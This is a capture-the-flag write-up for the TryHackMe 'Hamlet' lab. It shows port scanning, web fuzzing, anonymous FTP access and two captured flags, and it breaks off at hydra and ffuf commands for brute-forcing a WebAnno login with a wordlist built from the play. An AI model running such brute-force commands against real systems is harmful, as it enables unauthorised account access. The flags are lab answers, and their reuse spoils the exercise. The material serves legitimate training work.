TL;DR
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 21 with ftp, port 22 with ssh, port 80 with http server, port 501 with nagios nsca, port 8000 with apache http server and port 8080 with apache tomcat.
PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 62 vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.138.59
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rwxr-xr-x    1 0        0             113 Sep 15  2021 password-policy.md
|_-rw-r--r--    1 0        0            1425 Sep 15  2021 ufw.status
22/tcp   open  ssh         syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a0:ef:4c:32:28:a6:4c:7f:60:d6:a6:63:32:ac:ab:27 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5/i3O28uWolhittypXr6mAEk+XOV998o/e/3wIWpGq9J1GhtGc3J4uwYpBt7SiS3mZivq9D5jgFhqhHb6zlBsQmGUnXUnQNYyqrBmGnyl4urp5IuV1sRCdNXQdt/lf6Z9A807OPuCkzkAexFUV28eXqdXpRsXXkqgkl5DCm2WEtV7yxPIbGlcmX+arDT9A5kGTZe9rNDdqzSafz0aVKRWoTHGHuqVmq0oPD3C
c3oYfoLu7GTJV+Cy6Hxs3s6oUVcruoi1JYvbxC9whexOr+NSZT9mGxDSDLS6jEMim2DQ+hNhiT49JXcMXhQ2nOYqBXLZF0OYyNKaGdgG35CIT40z
|   256 5a:6d:1a:39:97:00:be:c7:10:6e:36:5c:7f:ca:dc:b2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHtt/3Q8agNKO48Zw3srosCs+bfCx47O+i4tBUX7VGMSpzTJQS3s4DBhGvrvO+d/u9B4e9ZBgWSqo+aDqGsTZxQ=
|   256 0b:77:40:b2:cc:30:8d:8e:45:51:fa:12:7c:e2:95:c7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN4jv01JeDGsDfhWIJMF8HBv26FI18VLpBeNoiSGbKVp
80/tcp   open  http        syn-ack ttl 62 lighttpd 1.4.45
|_http-server-header: lighttpd/1.4.45
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: Hamlet Annotation Project
501/tcp  open  nagios-nsca syn-ack ttl 62 Nagios NSCA
8000/tcp open  http        syn-ack ttl 61 Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
8080/tcp open  http        syn-ack ttl 61 Apache Tomcat (language: en)
|_http-favicon: Spring Java Framework
| http-title: WebAnno - Log in
|_Requested resource was http://hamlet.thm:8080/login.html
|_http-open-proxy: Proxy might be redirecting requests
|_http-trane-info: Problem with XML parsing of /evox/about
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
I added hamlet.thm to my /etc/hosts.
Find first flag on robots.txt
I started with fuzzing:
┌──(agonen㉿kali)-[~/thm/Hamlet]
└─$ ffuf -u 'http://hamlet.thm/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .php,.txt,.xml -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://hamlet.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .php .txt .xml
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

index.html              [Status: 200, Size: 1011, Words: 244, Lines: 39, Duration: 167ms]
robots.txt              [Status: 200, Size: 64, Words: 3, Lines: 4, Duration: 165ms]
we can see the file robots.txt, it gives us the first flag:
┌──(agonen㉿kali)-[~/thm/Hamlet]
└─$ curl http://hamlet.thm/robots.txt
User-agent: *
Allow: /

THM{1_most_mechanical_and_dirty_hand}
Find second flag on port 501
Then, I moved to port 501 and tried to check what there is behind this port:
┌──(agonen㉿kali)-[~/thm/Hamlet]
└─$ nc hamlet.thm 501
GRAVEDIGGER
What do you call a person who builds stronger things than a stonemason, a shipbuilder, or a carpenter does?
PENTESTER
Since I don’t know the answer for this question, I tried googling it:

I tried the first answer gallows-maker, and got back the flag:
┌──(agonen㉿kali)-[~/thm/Hamlet]
└─$ nc hamlet.thm 501
GRAVEDIGGER
What do you call a person who builds stronger things than a stonemason, a shipbuilder, or a carpenter does?
PENTESTER
gallows-maker
THM{2_ophelia_s_grave}

Brute force Michael’s password
Next, we can login anonymously to the ftp service, and grab several files:
ftp anonymous@hamlet.thm

The file ufw.status holds the firewall status, and the file password-policy.md has the passwords policy:
┌──(agonen㉿kali)-[~/thm/Hamlet]
└─$ cat password-policy.md
# Password Policy

## WebAnno

New passwords should be:

- lowercase
- between 12 and 14 characters long
Now, let’s visit the main page:
We can see there is some user who is called ghost, who is obsessed with the vocabulary from Shakespeare words.

In addition, at /hamlet.txt we can find the version of the play they are using.
When I went to port 8080, I saw login portal.

Let’s try to create possible passwords according to the passwords policy, and brute force the login for user ghost
First, I downloaded the hamlet.txt, and then created the wordlist:
┌──(agonen㉿kali)-[~/thm/Hamlet]
└─$ curl http://hamlet.thm/hamlet.txt -s -O

┌──(agonen㉿kali)-[~/thm/Hamlet]
└─$ grep -oE '[a-z]{12,14}' hamlet.txt > passwords.txt
Now, we can try brute forcing with hydra or with ffuf:
- hydra:
hydra -l ghost -P passwords.txt hamlet.thm http-post-form "/login.html?-1.-loginForm:username=^USER^&password=^PASS^:F=Login failed" -s 8080 -I - ffuf:
ffuf -u 'http://hamlet.thm:8080/login.html?-1.-loginForm' -X POST -d 'username=Michael&password=FUZZ' -w passwords.txt